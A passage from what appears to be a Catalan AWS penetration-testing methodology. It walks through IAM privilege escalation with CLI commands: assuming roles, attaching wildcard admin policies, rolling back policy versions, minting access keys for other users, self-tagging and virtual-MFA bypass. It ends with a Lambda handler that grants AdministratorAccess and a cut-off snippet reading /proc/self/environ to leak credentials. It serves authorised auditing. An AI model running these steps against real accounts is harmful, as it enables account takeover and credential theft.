6.3.1 Avaluació de permisos obtinguts

Un cop executada la primera fase de la metodologia, *Recopilació d'informació*, cal avaluar quines proves es poden executar amb les accions obtingudes. Per realitzar aquesta avaluació, és recomanable crear un esquema amb els diferents recursos accedits, per tenir una imatge clara sobre l'entorn auditat.

Posteriorment, s'ha d'utilitzar el llistat d'accions obtingudes i comparar-les amb les accions necessàries per executar cada prova. D'aquesta manera es podrà saber quines són les proves que es poden executar amb els permisos obtinguts inicialment. Per fer aquesta comparació, es pot utilitzar la taula proporcionada, on s'indiquen les accions necessàries per executar cada prova.

No hi ha cap criteri per escollir la primera prova a executar entre les disponibles. D'aquesta manera, s'haurà d'escollir una arbitràriament i, en acabar-la, decidir quina és la prova que té més lògica executar d'acord amb els resultats obtinguts.

Prova	Permisos necessaris
Assumpció de rols IAM	sts:AssumeRole
Creació i adjunció de polítiques IAM	iam:CreatePolicy iam:AttachRolePolicy
Escalada de privilegis IAM utilitzant "rollback" de polítiques	iam:GetPolicy iam:GetPolicyVersion iam:ListPolicyVersions iam:SetDefaultPolicyVersion
Escalada de privilegis IAM utilitzant rotació de claus	iam:CreateAccessKey iam>DeleteAccessKey iam:ListUsers iam:ListAttachedUserPolicies
Evasió de Tags i MFAs virtuals	iam:CreateVirtualMFADevice iam:TagUser iam:TagRole
Creació i injecció de codi en funcions Lambda	lambda:UpdateFunctionCode lambda:InvokeFunction lambda:CreateFunction
Abús d'assignació de permisos a funcions Lambda	lambda:InvokeFunction lambda:listFunctions lambda:getFunction
Escalada de privilegis utilitzant perfils d'instància d'EC2	ec2:DescribeInstances iam:listInstanceProfiles iam:RemoveRoleFromInstanceProfile iam:AddRoleToInstanceProfile
SSRF a instàncies EC2	ec2:DescribeInstances

Taula 6.1: Proves i permisos necessaris per executar les proves

6.3.2 Assumpció de rols IAM

Resum de la prova

Com ja s'ha explicat amb anterioritat, els rols a IAM són una manera de definir i controlar els permisos necessaris per accedir a certs recursos de la infraestructura de manera temporal. Per aquesta raó, la revisió dels rols IAM que podríem arribar a assumir és un dels vectors d'atac principals en un *pentest* a AWS.

Per tant, una de les tasques principals que s'haurà de revisar són els rols que es poden assumir i els privilegis al que aquests ens donaran accés.

Passos per la realització de la prova

Verificació de les credencials

Primerament, cal verificar amb quines claus s'ha obtingut accés al sistema i amb quin perfil s'ha fet, ja que ens serà necessari especificar el perfil per introduir les comandes a la CLI. Per verificar que el nostre usuari està configurat correctament podem utilitzar la comanda d'AWS equivalent al `whoami` de Linux.

```
aws sts get-caller-identity
```

També pot ser útil saber quin és el nostre nom d'usuari, que no és el mateix que l'identificador del perfil.

```
aws iam get-user --profile <nom_perfil>
```

Revisió de les polítiques IAM associades

Dins d'IAM no tots els usuaris tenen la capacitat d'assumir un rol, ja que aquest no és un permís inherent als usuaris, sinó que és un permís que ha d'estar assignat. Així doncs, és imprescindible revisar quines són les polítiques que el nostre perfil té associades i revisar si dins d'aquestes es dona permís a l'acció d'assumpció de rol.

Després de recopilar tota la informació possible utilitzant les comandes especificades a l'apartat *Recopilació d'informació manual/Llistar Recursos IAM* o amb l'ajuda d'eines automàtiques, s'ha de revisar quines accions tenim associades i permeses dins de cada política. És necessari que entre totes les polítiques a les quals tenim accés busquem en alguna d'elles l'acció **sts:AssumeRole** amb un efecte **Allow**.

- **sts:AssumeRole**: Aquesta acció permet a un usuari assumir temporalment el rol d'un altre usuari o entitat. Això, des del punt de vista ofensiu, pot ser de gran ajuda, ja que el nostre usuari pot obtenir temporalment privilegis que no li pertanyen, el que ens dona accés a una major part de la infraestructura.

La sortida en format JSON que hauríem de trobar mínim en una de les polítiques assignades és la següent:

```
{
  "PolicyName": "cg-policy-name",
  "PolicyDocument": {
    "Version": "Date",
    "Statement": [
      {
        "Action": "sts:AssumeRole",
        "Effect": "Allow",
        "Resource": "arn:aws:iam::x:role/x*",
        "Sid": ""
      },
    ]
  }
}
```

Per una altra part, també es pot considerar necessària l'acció de llistar **iam:List**, ja que és la que ens permetrà veure quines són les polítiques IAM associades al nostre usuari i quins són els rols existents en la infraestructura.

```
{
  "PolicyName": "cg-policy-name",
  "PolicyDocument": {
    "Version": "Date",
    "Statement": [
```

```

        {
            "Action": "iam:List",
            "Effect": "Allow",
            "Resource": "*",
            "Sid": ""
        },
    ]
}

```

Assumpció d'un rol IAM

Un cop verificada la capacitat per assumir rols, ja es pot procedir a llistar els diferents rols que hi ha a la infraestructura.

```
aws iam list-roles --profile <nom_perfil>
```

Quan ja s'han llistat tots els rols, podem assumir el que més ens interessi, indicant el seu arn i un nou nom de sessió de la nostra elecció.

```
aws sts assume-role --role-arn <arn_rol> --role-session-name
<nom_sessio> --profile <nom_perfil>
```

```

{
    "Credentials": {
        "AccessKeyId": "<clau_a_afegir>",
        "SecretAccessKey": "<clau_secret_a_afegir>",
        "SessionToken": "<token_a_afegir>",
        "Expiration": "x"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "x:<nom_sessio>",
        "Arn": "arn:aws:sts::x:assumed-role/cg-x/<nom_sessio>"
    }
}

```

Després d'assumir el rol, se'ns entregaran les claus d'accés i el token corresponents a la nova sessió creada amb els permisos del rol específic. Per seguir amb la prova haurem de configurar aquests tres valors.

Cal tenir en compte que molts cops l'assumpció de rols és temporal i que, per tant, el token pot deixar de tenir validesa passat cert temps.

```
aws configure --profile <nom_nou_perfil>
```

```
AWS Access Key ID [*****]: <clau_a_afegir>
AWS Secret Access Key [*****]: <clau_secreta>
Default region name []:
Default output format [None]:
```

```
sudo nano ~/.aws/credentials
sudo cat ~/.aws/credentials
```

```
[nom_nou_perfil]
aws_access_key_id = x
aws_secret_access_key = x
aws_session_token = <token_a_afegir>
```

Un cop configurats tots els valors, ja podem interactuar amb el nou perfil creat especificant el seu nom al final de les comandes en el camp **–profile**.

Possibles camins a seguir

Els passos estan identificats pel seu número identificador:

1. Verificació de les credencials
2. Investigació de les polítiques IAM associades
3. Assumpció d'un rol IAM

```
pas 1
pas 2
pas 3
```

6.3.3 Creació i adjunció de polítiques IAM

Resum de la prova

Des d'un punt de vista ofensiu, la creació i adjunció de polítiques IAM són processos crítics que poden proporcionar accés a diversos recursos d'AWS. Durant un *pentest*, pot ser de gran ajuda tenir la capacitat de crear i adjuntar polítiques IAM, ja que aquesta permissió pot permetre accedir a una gran quantitat de recursos mitjançant els quals executar una escalada de privilegis.

Passos per la realització de la prova

Verificació de les credencials

Primerament, cal verificar amb quines claus s'ha obtingut accés al sistema i amb quin perfil s'ha fet, ja que ens serà necessari especificar el perfil per introduir les comandes a la CLI. Per verificar que el nostre usuari està configurat correctament podem utilitzar la comanda d'AWS equivalent al `whoami` de Linux.

```
aws sts get-caller-identity
```

També pot ser útil saber quin és el nostre nom d'usuari, que no és el mateix que l'identificador del perfil.

```
aws iam get-user --profile <nom_perfil>
```

Revisió de les polítiques IAM associades

Després de recopilar tota la informació possible utilitzant les comandes especificades a l'apartat *Recopilació d'informació manual/Llistar Recursos IAM* o amb l'ajuda d'eines automàtiques, s'ha de revisar quines accions tenim associades i permeses dins de cada política. És necessari que entre totes les polítiques a les quals tenim accés busquem en alguna d'elles les accions **iam:CreatePolicy** i **iam:AttachRolePolicies** amb un efecte **Allow**.

- **iam:CreatePolicy**: Permet crear noves polítiques IAM a partir d'un arxiu JSON. Dins de l'arxiu s'han d'especificar les accions desitjades

i els efectes aplicats. També es poden crear perquè compleixin certes condicions o es limitin a uns recursos en específic.

- **iam:AttachRolePolicy:** Permet adjuntar polítiques a un rol IAM, el que pot conduir a una concessió de permisos excessius. Amb aquests permisos, un atacant podria ampliar les seves capacitats dins de la infraestructura AWS, accedint a recursos, dades i serveis amb un control total.

Creació de la política

Les polítiques a AWS s'entenen com un arxiu JSON que s'encarrega d'associar unes determinades accions amb certs usuaris o rols. Les accions poden tenir un efecte de permissió o denegació i també poden estar limitades a certs recursos dins de la infraestructura.

Generalment, quan creem una política, intentarem assignar els permisos més elevats possibles, ja que això és el que ens permetrà avaluar una major part de la infraestructura. Així doncs, el que sempre intentarem com a primera opció és crear un arxiu JSON que assigni permisos d'administrador al nostre rol o usuari en ús.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
```

En aquest cas, estem fent ús del caràcter "*" per especificar que es permet executar qualsevol acció sobre qualsevol recurs.

És possible que ens trobem davant d'un escenari que limiti aquest tipus d'assignacions, així que com a alternativa sempre podem intentar assignar els permisos separats en diferents serveis. D'aquesta manera, si el que necessitem és tenir permís sobre diferents recursos i els seus subserveis associats,

podem especificar els diferents recursos seguits d'un asterisc, per indicar que es vol accés a totes les accions de cadascun dels recursos.

En cas de no poder assignar permisos sobre un recurs sencer, també podem fer al·lusió a una única acció d'un recurs. A més, també podem afegir condicions per restringir encara més l'ús de la política i que només la puguin executar certs rols o usuaris.

A continuació es mostra un exemple on es dona accés a totes les accions de S3 i a una acció concreta d'EC2. A part, les accions descrites només s'apliquen a uns recursos específics i estan limitades condicionalment per uns usuaris amb cert Tag assignat.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "s3:*",
        "ec2:DescribeInstances"
      ],
      "Resource": [
        "arn:aws:s3:::my-bucket/*",
        "arn:aws:ec2:us-east-1:123456789012:instance/*"
      ],
      "Condition": {
        "StringEquals": {
          "aws:RequestTag/Environment": "production"
        }
      }
    }
  ]
}
```

Com s'ha pogut veure a l'exemple, la creació de polítiques pot ser àmpliament variada, ja que s'ofereixen moltes opcions dins de les infraestructures AWS. És important és saber avaluar quins permisos són els que cal aplicar i amb quines condicions s'han d'aplicar, per poder crear la política amb les especificacions correctes.

Un cop creat l'arxiu JSON tenint en compte els requisits explicats, s'ha de crear la política dins de la infraestructura, assignant-li un nom de la nostra elecció.

```
aws iam create-policy --policy-name <nom_politica> --policy-document file:///<nom_arxiu_json>.json
```

Adjunció de la política

Després d'haver creat la política, només queda adjuntar-la al rol desitjat. L'elecció del rol al qual se li aplicarà la política depèn molt de l'entorn víctima i de les condicions en les quals ens trobem. El que si és comú, és que s'intentarà assignar la política al nombre més gran d'usuaris controlats possibles per, així, poder augmentar el nombre de proves a executar.

```
aws iam attach-role-policy --role-name <nom_rol> --policy-arn <arn_politica_creada>
```

Un cop assignada, en cas de no rebre cap missatge d'error, pot ser d'utilitat revisar si la política s'ha aplicat correctament.

```
aws iam list-attached-role-policies --role-name <nom_rol>
```

Possibles camins a seguir

Els passos estan identificats pel seu número identificador:

1. Verificació de les credencials
2. Revisió de les polítiques IAM associades
3. Creació de la política
4. Adjunció de la política


```
pas 1  
pas 2  
pas 3  
pas 4
```

6.3.4 Escalada de privilegis IAM utilitzant “rollback” de polítiques

Resum de la prova

Una de les característiques més interessants que ofereix AWS per la utilització de polítiques és la possibilitat de mantenir diferents versions per una mateixa política. Per tant, dins de la mateixa infraestructura es pot guardar una política amb diferents noms identificadors i seleccionar quina d’aquestes versions és la que es vol configurar per defecte en cada moment.

Un atacant pot aprofitar aquesta característica, tenint els privilegis adequats, per configurar per defecte la política que li proporcioni accés a les accions que més li convinguin per guanyar un major control i visibilitat de la infraestructura.

Passos per la realització de la prova

Verificació de les credencials

Primerament, cal verificar amb quines claus s’ha obtingut accés al sistema i amb quin perfil s’ha fet, ja que ens serà necessari especificar el perfil per introduir les comandes a la CLI. Per verificar que el nostre usuari està configurat correctament podem utilitzar la comanda d’AWS equivalent al `whoami` de Linux.

```
aws sts get-caller-identity
```

També pot ser útil saber quin és el nostre nom d’usuari, que no és el mateix que l’identificador del perfil.

```
aws iam get-user --profile <nom_perfil>
```

Revisió de les polítiques IAM associades

Després de recopilar tota la informació possible utilitzant les comandes especificades a l’apartat *Recopilació d’informació manual/Llistar Recursos IAM*

o amb l'ajuda d'eines automàtiques, s'ha de revisar quines accions tenim associades i permeses dins de cada política. És necessari que dins d'aquestes polítiques hi trobem certes accions.

- **iam:GetPolicy:** Obté els detalls d'una política específica, incloent-hi la seva configuració i els permisos associats.
- **iam:GetPolicyVersion:** Obté una versió específica d'una política, incloent-hi els detalls de la versió i els permisos associats.
- **iam:ListPolicyVersions:** Llista totes les versions disponibles d'una política, permetent revisar l'historial de versions i els canvis realitzats.
- **iam:SetDefaultPolicyVersion:** Estableix una versió específica d'una política com a versió per defecte, la qual s'aplicarà de manera predefinida a les entitats associades a aquesta política.

Per una altra part, és necessari guardar l'*arn* vinculat a totes les polítiques, ja que s'hauran de revisar una per una per veure si són vulnerables.

Revisió de l'existència de múltiples versions

Per poder revisar les versions que una política té associades, en cas de tenir-les, primer s'ha d'obtenir la política utilitzant el seu *arn*.

```
aws iam get-policy --policy-arn <arn_politica> --profile <nom_perfil>
```

Si la política té una única versió obtindrem, a part de la informació relacionada, la documentació de la pròpia política, especificant els recursos als quals es dona accés. Amb una sortida similar a aquesta:

```
{
  "PolicyName": "cg-policy-name",
  "PolicyDocument": {
    "Version": "Date",
    "Statement": [
      {
        "Action": "action-name",
        "Effect": "Allow□or□Deny",
```

```

        "Resource": "arn:aws:iam::x:role/cg-resource-
            name*",
        "Sid": ""
    },
]
}
}

```

En cas d'obtenir aquesta sortida sabrem que no tenim disponibles diferents versions de la mateixa política. En canvi, si rebem una sortida similar al següent exemple podem estar davant d'una política amb múltiples versions disponibles.

```

{
  "Policy": {
    "PolicyName": "cg-policy-name",
    "PolicyId": "X",
    "Arn": "X",
    "Path": "X",
    "DefaultVersionId": "DEFAULTVERSION",
    "AttachmentCount": X,
    "PermissionsBoundaryUsageCount": X,
    "IsAttachable": X,
    "Description": "*",
    "CreateDate": "Date",
    "UpdateDate": "Date",
    "Tags": []
  }
}

```

Com veiem, hi ha un camp en el qual s'especifica quina és la versió per defecte de la política, el que ens dona a entendre que dins de la infraestructura existeixen diferents versions de la mateixa política. La nostra intenció serà llistar les diferents versions existents i configurar per defecte la que ens proporcionï uns privilegis més alts per poder seguir amb l'escalada de privilegis.

Llistat de versions i revisió de la versió actual

Després d'assegurar que existeixen diferents versions de la política procedim a llistar-les.

```
aws iam list-policy-versions --policy-arn <arn_politica> --  
profile <nom_perfil>
```

```
{  
  "Versions": [  
    {  
      "VersionId": "v3",  
      "IsDefaultVersion": false,  
      "CreateDate": "Date"  
    },  
    {  
      "VersionId": "v2",  
      "IsDefaultVersion": false,  
      "CreateDate": "Date"  
    },  
    {  
      "VersionId": "v1",  
      "IsDefaultVersion": true,  
      "CreateDate": "Date"  
    }  
  ]  
}
```

Cadascuna de les versions pot ser diferenciada de la resta pel seu identificador, que ha de ser únic per cada versió. A part, també podem identificar quina és la versió per defecte, ja que tindrà el camp **IsDefaultVersion** amb el valor *true* associat.

Seguidament, obtenim la política definida per defecte i la revisarem, fixant-nos en quins són els privilegis que ens atorga.

```
aws iam get-policy-version --policy-arn <arn_politica> --  
version-id <id_versio_actual> --profile <nom_perfil>
```

Revisió i selecció d'altres versions

Després d'haver revisat la versió per defecte, cal revisar una per una cada una de les altres versions disponibles que hi ha a la política.

Generalment, buscarem versions que ens proporcionin els privilegis més alts

possibles. Aquests privilegis poden ser el d'administrador de la infraestructura o privilegis de control per cada tipus de recurs. Unes accions que podrien ser interessants d'obtenir al configurar per defecte una versió són les següents:

- **AdministratorAccess:** Aquesta política proporciona accés complet a tots els recursos i accions d'AWS, ja que és la política d'administrador.
- **PowerUserAccess:** Atorga accés a la majoria dels serveis d'AWS i permet realitzar accions com llançar instàncies EC2 o crear grups de seguretat.
- **AWSCloudTrailFullAccess:** Proporciona accés complet als registres de CloudTrail, que registren totes les activitats realitzades en un compte d'AWS. Pot servir per monitorar les accions realitzades per l'usuari i identificar possibles punts d'entrada o vectors d'atac.
- **AmazonEC2FullAccess:** Aquesta política atorga accés complet a tots els recursos relacionats amb Amazon EC2, com ara la creació, gestió i eliminació d'instàncies EC2, la qual cosa permetria modificar totes les instàncies d'EC2 a la nostra voluntat.

També s'ha de tenir en compte que cada entorn és diferent i que les accions a les quals es podrà accedir són molt diverses, per la qual cosa la millor opció sempre serà revisar-les totes i informar-se de quines opcions proporciona cadascuna.

```
aws iam get-policy-version --policy-arn <arn_politica> --  
version-id <id_versio> --profile <nom_perfil>
```

En cas de trobar una versió que ens permeti escalar els nostres privilegis amb les accions que té definides, s'haurà de configurar per defecte aquesta versió.

```
aws iam set-default-policy-version --policy-arn <arn_politica>  
> --version-id <id_versio> --profile <nom_perfil>
```

Pot ser útil revisar que s'ha escollit la versió de la política desitjada. per fer-ho s'ha d'obtenir la política sense especificar la versió i revisar que en el camp *DefaultVersion* s'hi troba l'identificador de la versió configurada.

```
aws iam get-policy --policy-arn <arn_politica> --profile <
nom_perfil>
```

Possibles camins a seguir

Els passos estan identificats pel seu número identificador:

1. Verificació de les credencials
2. Revisió de les polítiques IAM associades
3. Revisió de l'existència de múltiples versions
4. Llistat de versions i revisió de la versió actual
5. Revisió i selecció d'altres versions

```
pas 1
pas 2
for politica in politiques_trobades:
    pas 3
    pas 4
    for versio in versions_trobades:
        pas 5
```

6.3.5 Escalada de privilegis IAM utilitzant rotació de claus

Resum de la prova

L'accés als diferents comptes dins d'un entorn AWS es gestiona utilitzant claus, que en ser configurades permeten interactuar amb l'entorn utilitzant els permisos de l'usuari configurat. Aquest mecanisme de control de credencials aporta una configuració de seguretat robusta i eficaç per protegir l'accés d'usuaris no desitjats.

Amb tot i això, amb els permisos IAM adequats per gestionar claus d'accés, és possible arribar a crear claus per altres usuaris i accedir a la infraestructura com a dits usuaris, utilitzant els seus permisos IAM associats.

Passos per la realització de la prova

Verificació de les credencials

Primerament, cal verificar amb quines claus s'ha obtingut accés al sistema i amb quin perfil s'ha fet, ja que ens serà necessari especificar el perfil per introduir les comandes a la CLI. Per verificar que el nostre usuari està configurat correctament podem utilitzar la comanda d'AWS equivalent al *whoami* de Linux.

```
aws sts get-caller-identity
```

També pot ser útil saber quin és el nostre nom d'usuari, que no és el mateix que l'identificador del perfil.

```
aws iam get-user --profile <nom_perfil>
```

Revisió de les polítiques IAM associades

Després de recopilar tota la informació possible utilitzant les comandes especificades a l'apartat *Recopilació d'informació manual/Llistar Recursos IAM*

o amb l'ajuda d'eines automàtiques, s'ha de revisar quines accions tenim associades i permeses dins de cada política. És necessari que dins d'aquestes polítiques hi trobem certes accions.

- **iam:CreateAccessKey**: Permet als usuaris o rols crear noves claus d'accés per associar-les a un usuari. Les claus d'accés són utilitzades per autenticar-se com un usuari específic utilitzant la CLI d'AWS. D'aquesta manera, si obtens les claus d'accés per un usuari concret, pots interactuar amb el sistema utilitzant els seus privilegis.
- **iam>DeleteAccessKey**: Permet als usuaris o rols eliminar claus d'accés associades a un usuari IAM específic. Aquesta acció no seria estrictament necessària, però per assegurar que les claus creades durant l'atac es configuren com les claus per defecte, pot ser útil esborrar les que hi havia anteriorment.
- **iam:ListUsers**: Aquesta acció permet llistar els usuaris IAM configurats al teu compte.
- **iam:ListAttachedUserPolicies**: Aquesta acció permet llistar les polítiques que estan adjuntes a un usuari específic en el teu compte.

Per revisar si les polítiques llistades a l'apartat anterior disposen d'aquestes accions s'ha d'obtenir cada una de les polítiques i observar si tenen les accions esmentades amb un efecte **Allow**.

Llistar usuaris disponibles a la infraestructura

Si es té accés a l'acció **iam:List*** o **iam:ListUsers** tindrem la capacitat de llistar tots els usuaris que hi ha dins del sistema, el que ens ajudarà a escollir quin d'ells serà el que voldrem suplantar.

```
aws iam list-users --profile <nom_perfil>
```

Després de llistar els usuaris, el més convenient, en cas de ser possible, serà llistar les polítiques associades a cadascun dels usuaris, per valorar quin és al que volem accedir. Les accions que ens permetran fer aquesta valoració són **iam:List*** o **iam:ListAttachedUserPolicies**.

```
aws iam list-attached-user-policies --user-name <
usuari_a_revisar> --profile <nom_perfil>
```

Creació de claus d'accés

Un cop assegurat que podem crear les claus per l'usuari desitjat, primer s'han de llistar quines claus posseeix l'usuari.

```
aws iam list-access-keys --user-name <nom_usuari> --profile <
nom_perfil>
```

```
aws iam list-access-keys --user-name <nom_usuari>--profile <
nom_perfil>
{
    "AccessKeyMetadata":
    {
        "UserName": "x",
        "AccessKeyId": "x",
        "Status": "x",
        "CreateDate": "x"
    }
}
```

S'haurà d'esborrar totes les claus que trobem lligades a l'usuari al qual volem accedir, per assegurar-nos que la nova clau que es crearà és la que es configurarà per defecte. En cas de no tenir accés a l'acció d'esborrar claus es pot no esborrar les claus i intentar que la nova sigui la que es configuri per defecte, però això dependrà de la configuració de cada entorn.

```
aws iam delete-access-key --user-name <nom_usuari> --access-
key-id <clau_acces> --profile <nom_perfil>
```

Un cop esborrades les claus anteriors ja es pot procedir a crear les noves. Després d'executar la comanda rebrem les dues claus de configuració.

```
aws iam create-access-key --user-name <nom_usuari> --profile
<nom_perfil>
```

```
{
    "AccessKey": {
```

```
    "UserName": "x",  
    "AccessKeyId": "x",  
    "Status": "Active",  
    "SecretAccessKey": "x",  
    "CreateDate": "x"  
  }  
}
```

Per configurar el compte al qual s'ha obtingut accés només cal que introduïm les claus rebudes i ja podrem interactuar com l'usuari víctima.

```
aws configure
```

```
AWS Access Key ID [None]: x  
Secret Access Key [None]: x  
Default region name [None]:  
Default output format [None]:
```

Possibles camins a seguir

Els passos estan identificats pel seu número identificador:

1. Verificació de les credencials
2. Revisió de les polítiques IAM associades
3. Llistar usuaris disponibles a la infraestructura
4. Creació de claus d'accés

```
pas 1  
pas 2  
pas 3  
pas 4
```

6.3.6 Evasió de Tags i MFAs virtuals

Resum de la prova

És possible que durant les nostres auditories trobem certes restriccions associades a unes polítiques o a l'accés a un usuari. Aquestes restriccions s'afegeixen com una capa addicional de seguretat, que des del punt de vista ofensiu pot arribar a complicar bastant seguir amb el vector d'atac on trobem aquestes restriccions. De totes maneres, encara que eludir aquestes restriccions és complicat, no és impossible. A continuació s'expliquen dos mètodes d'evasió de restriccions, un per polítiques amb accions condicionades per *Tags* i un altre per accessos restringits amb MFAs virtuals.

Passos per la realització de la prova

Verificació de les credencials

Primerament, cal verificar amb quines claus s'ha obtingut accés al sistema i amb quin perfil s'ha fet, ja que ens serà necessari especificar el perfil per introduir les comandes a la CLI. Per verificar que el nostre usuari està configurat correctament podem utilitzar la comanda d'AWS equivalent al *whoami* de Linux.

```
aws sts get-caller-identity
```

També pot ser útil saber quin és el nostre nom d'usuari, que no és el mateix que l'identificador del perfil.

```
aws iam get-user --profile <nom_perfil>
```

Revisió de les polítiques IAM associades

Després de recopilar tota la informació possible utilitzant les comandes especificades a l'apartat *Recopilació d'informació manual/Llistar Recursos IAM* o amb l'ajuda d'eines automàtiques, s'ha de revisar quines accions tenim associades i permeses dins de cada política. És necessari que dins d'aquestes polítiques hi trobem certes accions per cada tipus d'evasió. En l'evasió

de *Tags*, necessitarem accés a **iam:TagUser** o **iam:TagRole**, depenent de l'escenari. Per l'evasió de MFAs virtuals necessitarem accés a **CreateVirtualMFADevice**.

Evasió de *Tags*:

- **iam:TagUser**: Permet etiquetar un usuari amb *tags* clau-valor que es solen utilitzar per organitzar i gestionar recursos.
- **iam:TagRole**: Permet etiquetar un rol amb *tags* clau-valor que es solen utilitzar per organitzar i gestionar recursos.

Evasió de MFAs virtuals:

- **iam:CreateVirtualMFADevice**: Permet crear un nou dispositiu MFA virtual.

Utilització de tags

Com ja s'ha explicat, una pràctica molt utilitzada a AWS és assignar condicions a les accions definides dins de les polítiques. Amb aquesta mesura s'aconsegueix restringir molt l'ús de certes polítiques i securitzar l'entorn. El més típic per crear les condicions és utilitzar *tags*. Els *tags* es solen assignar als recursos com usuaris rols o instàncies amb un valor booleà i depenent de la coincidència del valor del *tag* del recurs amb el de la política, es dona permís o es denega l'ús de l'acció condicionada.

A continuació es mostra un exemple de com es veuria una política on s'està utilitzant una condició mitjançant un *tag*.

```
{
  "UserName": "x",
  "PolicyName": "x",
  "PolicyDocument": {
    "Version": "x",
    {
      "Action": [
        "iam:DeleteAccessKey",
        "iam:CreateAccessKey"
      ],
      "Condition": {
```

```
        "StringEquals": {  
            "aws:ResourceTag/x": "true"  
        }  
    },
```

En cas de voler comprovar si el nostre usuari o rol posseeix el *tag* especificat en la política, podem fer ús de l'acció **iam:ListUserTags** o **iam:ListRoleTags**.

```
aws iam list-user-tags --user-name <nom_usuari>  
aws iam list-role-tags --role-name <nom_rol>
```

Assignació de tags

En cas de llistar els *tags* i observar que l'usuari o rol en ús no té assignat el *tag* si tenim accés a l'acció **TagUser** la podem utilitzar per autoassignar-nos el *tag*.

Per fer-ho, només necessitem executar la comanda especificant el nostre rol o usuari i indicant el valor que li volem donar al *tag*.

```
aws iam tag-user --user-name <nom_usuari> --tags Key=<clau>,  
    Value=<valor> --profile <nom_perfil>  
aws iam tag-user --role-name <nom_rol> --tags Key=<clau>,  
    Value=<valor> --profile <nom_perfil>
```

Llistar MFAs virtuals

És possible que després d'obtenir les claus per accedir com un altre usuari o rol i l'intentem configurar rebem un error de denegació d'accés. Si això succeeix possiblement serà perquè el compte que s'està intentant configurar tingui activat un MFA. Amb tot i això, cap la possibilitat que es pugui guanyar accés.

Després d'assegurar que tenim accés a l'acció **iam:CreateVirtualMFADevice**, podem executar la comanda per llistar MFAs virtuals per assegurar que ens trobem davant de l'escenari esmentat.

```
aws iam list-virtual-mfa-devices --profile <nom_perfil>
```

Creació de MFA virtual

Després d'assegurar que ens trobem davant d'un MFA virtual, procedirem a crear un nou MFA virtual, assignant-li un nom al MFA i un altre nom a un codi QR que se'ns generarà.

```
aws iam create-virtual-mfa-device --virtual-mfa-device-name <
nom_mfa_virtual> --outfile <nom_codi_qr> --bootstrap-
method QRCodePNG --profile <nom_perfil>
```

```
{
    "VirtualMFADevice": {
        "SerialNumber": "arn:aws:iam::x:mfa/x"
    }
}
```

Un cop executada la comanda, es descarregarà el codi QR al directori actual de treball. Per obtenir el codi en temps real, podem utilitzar qualsevol aplicació TOTP.

- **Aplicacions TOTP**(Time-Based One-Time Password): És un tipus de programari que genera contrasenyes d'un sol ús basades en el temps. Per tant, aquestes aplicacions són les encarregades de generar els codis temporals utilitzats als dispositius MFA.

Després d'instal·lar l'aplicació TOTP, cal escanejar el codi QR. En escanejar-se, ja podrem veure els diferents codis temporals que es van generant.

Finalment, s'haurà d'assumir el rol com es fa típicament, però introduint dos codis consecutius dels generats per l'aplicació TOTP.

```
aws sts assume-role --role-arn <arn_rol> --role-session-name
<nom_sessio> --serial-number <nom_mfa> --token-code <
codi_mfa>
```

Possibles camins a seguir

Els passos estan identificats pel seu número identificador:

1. Verificació de les credencials
2. Revisió de les polítiques IAM associades
3. Utilització de tags
4. Assignació de tags
5. Llistar MFAs virtuals
6. Creació de MFA virtual

```
pas 1
pas 2
if Tag:
    pas 3
    pas 4
if MFA:
    pas 5
    pas 6
```


6.3.7 Creació i injecció de codi en funcions Lambda

Resum de la prova

Les funcions Lambda són de gran utilitat per automatitzar diferents accions dins de les infraestructures AWS, però poden tenir certs perills associats. Si un atacant és capaç d'obtenir accés a la creació de les funcions Lambda, les pot aprofitar per inserir diferents tipus de codi maliciós dins del sistema i escalar els seus privilegis.

De la mateixa manera, si un atacant té accés a la modificació del codi associat a la funció Lambda també pot aconseguir perpetrar atacs injectant codi dins d'elles.

Així doncs, en aquesta prova es donaran alguns exemples de codi maliciós que es pot crear i s'indicarà com crear funcions amb aquest codi i com injectar el codi a funcions ja existents.

Passos per la realització de la prova

Verificació de les credencials

Primerament, cal verificar amb quines claus s'ha obtingut accés al sistema i amb quin perfil s'ha fet, ja que ens serà necessari especificar el perfil per introduir les comandes a la CLI. Per verificar que el nostre usuari està configurat correctament podem utilitzar la comanda d'AWS equivalent al *whoami* de Linux.

```
aws sts get-caller-identity
```

També pot ser útil saber quin és el nostre nom d'usuari, que no és el mateix que l'identificador del perfil.

```
aws iam get-user --profile <nom_perfil>
```

Revisió de les polítiques IAM associades

Després de recopilar tota la informació possible utilitzant les comandes especificades a l'apartat *Recopilació d'informació manual/Llistar Recursos IAM*

o amb l'ajuda d'eines automàtiques, s'ha de revisar quines accions tenim associades i permeses dins de cada política. És necessari que dins d'aquestes polítiques hi trobem certes accions, com **lambda:CreateFunction** i **lambda:InvokeFunction** en cas de voler crear una funció. Per una altra part, per injectar codi dins d'una funció necessitariem les accions **UpdateFunctionCode** i **lambda:InvokeFunction**.

- **lambda:CreateFunction:** Permet crear una nova funció Lambda.
- **lambda:InvokeFunction:** Permet invocar (executar) una funció Lambda existent a l'entorn.
- **lambda:UpdateFunctionCode:** Permet actualitzar el codi de la funció Lambda escollida.
- **lambda:listFunctions:** Permet obtenir una llista de totes les funcions Lambda existents al teu compte d'AWS.

En cas de no tenir accés a aquestes accions es pot intentar executar altres proves que ens ajudin a escalar els privilegis per obtenir l'accés, el més típic seria intentar dur a terme una assumpció de rol.

Creació de codi maliciós

Després d'assegurar-nos de què tenim els accessos necessaris podem crear diferents tipus de codi maliciós per atorgar permisos d'administrador al nostre usuari.

Una de les maneres més fàcils de crear el codi maliciós és utilitzant la llibreria **boto3** [37], que és una llibreria de *python* que permet la interacció des de codi amb la infraestructura AWS. Per tant, només hem d'importar la llibreria i definir una funció que actuarà de *handler*, on introduïm l'usuari i els permisos que li volem associar. Típicament, sempre s'intenta associar els permisos d'administrador, però en cas de no ser possible es pot intentar amb diferents tipus de permisos. A continuació es mostra un exemple de com associar els permisos d'administrador amb un usuari de la nostra elecció. En cas de voler aplicar uns altres permisos caldria canviar l'*arn* de la política per l'*arn* de la política escollida.

```
import boto3
def lambda_handler(event, context):
    client = boto3.client('iam')
    response = client.attach_user_policy(UserName='<
        nom_usuari>',PolicyArn='arn:aws:iam::aws:policy/
        AdministratorAccess'
    )
    return response
```

Una altra possibilitat és intentar filtrar les credencials del rol de la funció Lambda sense necessitat d'una connexió externa.

```
def handler(event, context):
    sessiontoken = open('/proc/self/environ', "r").read()
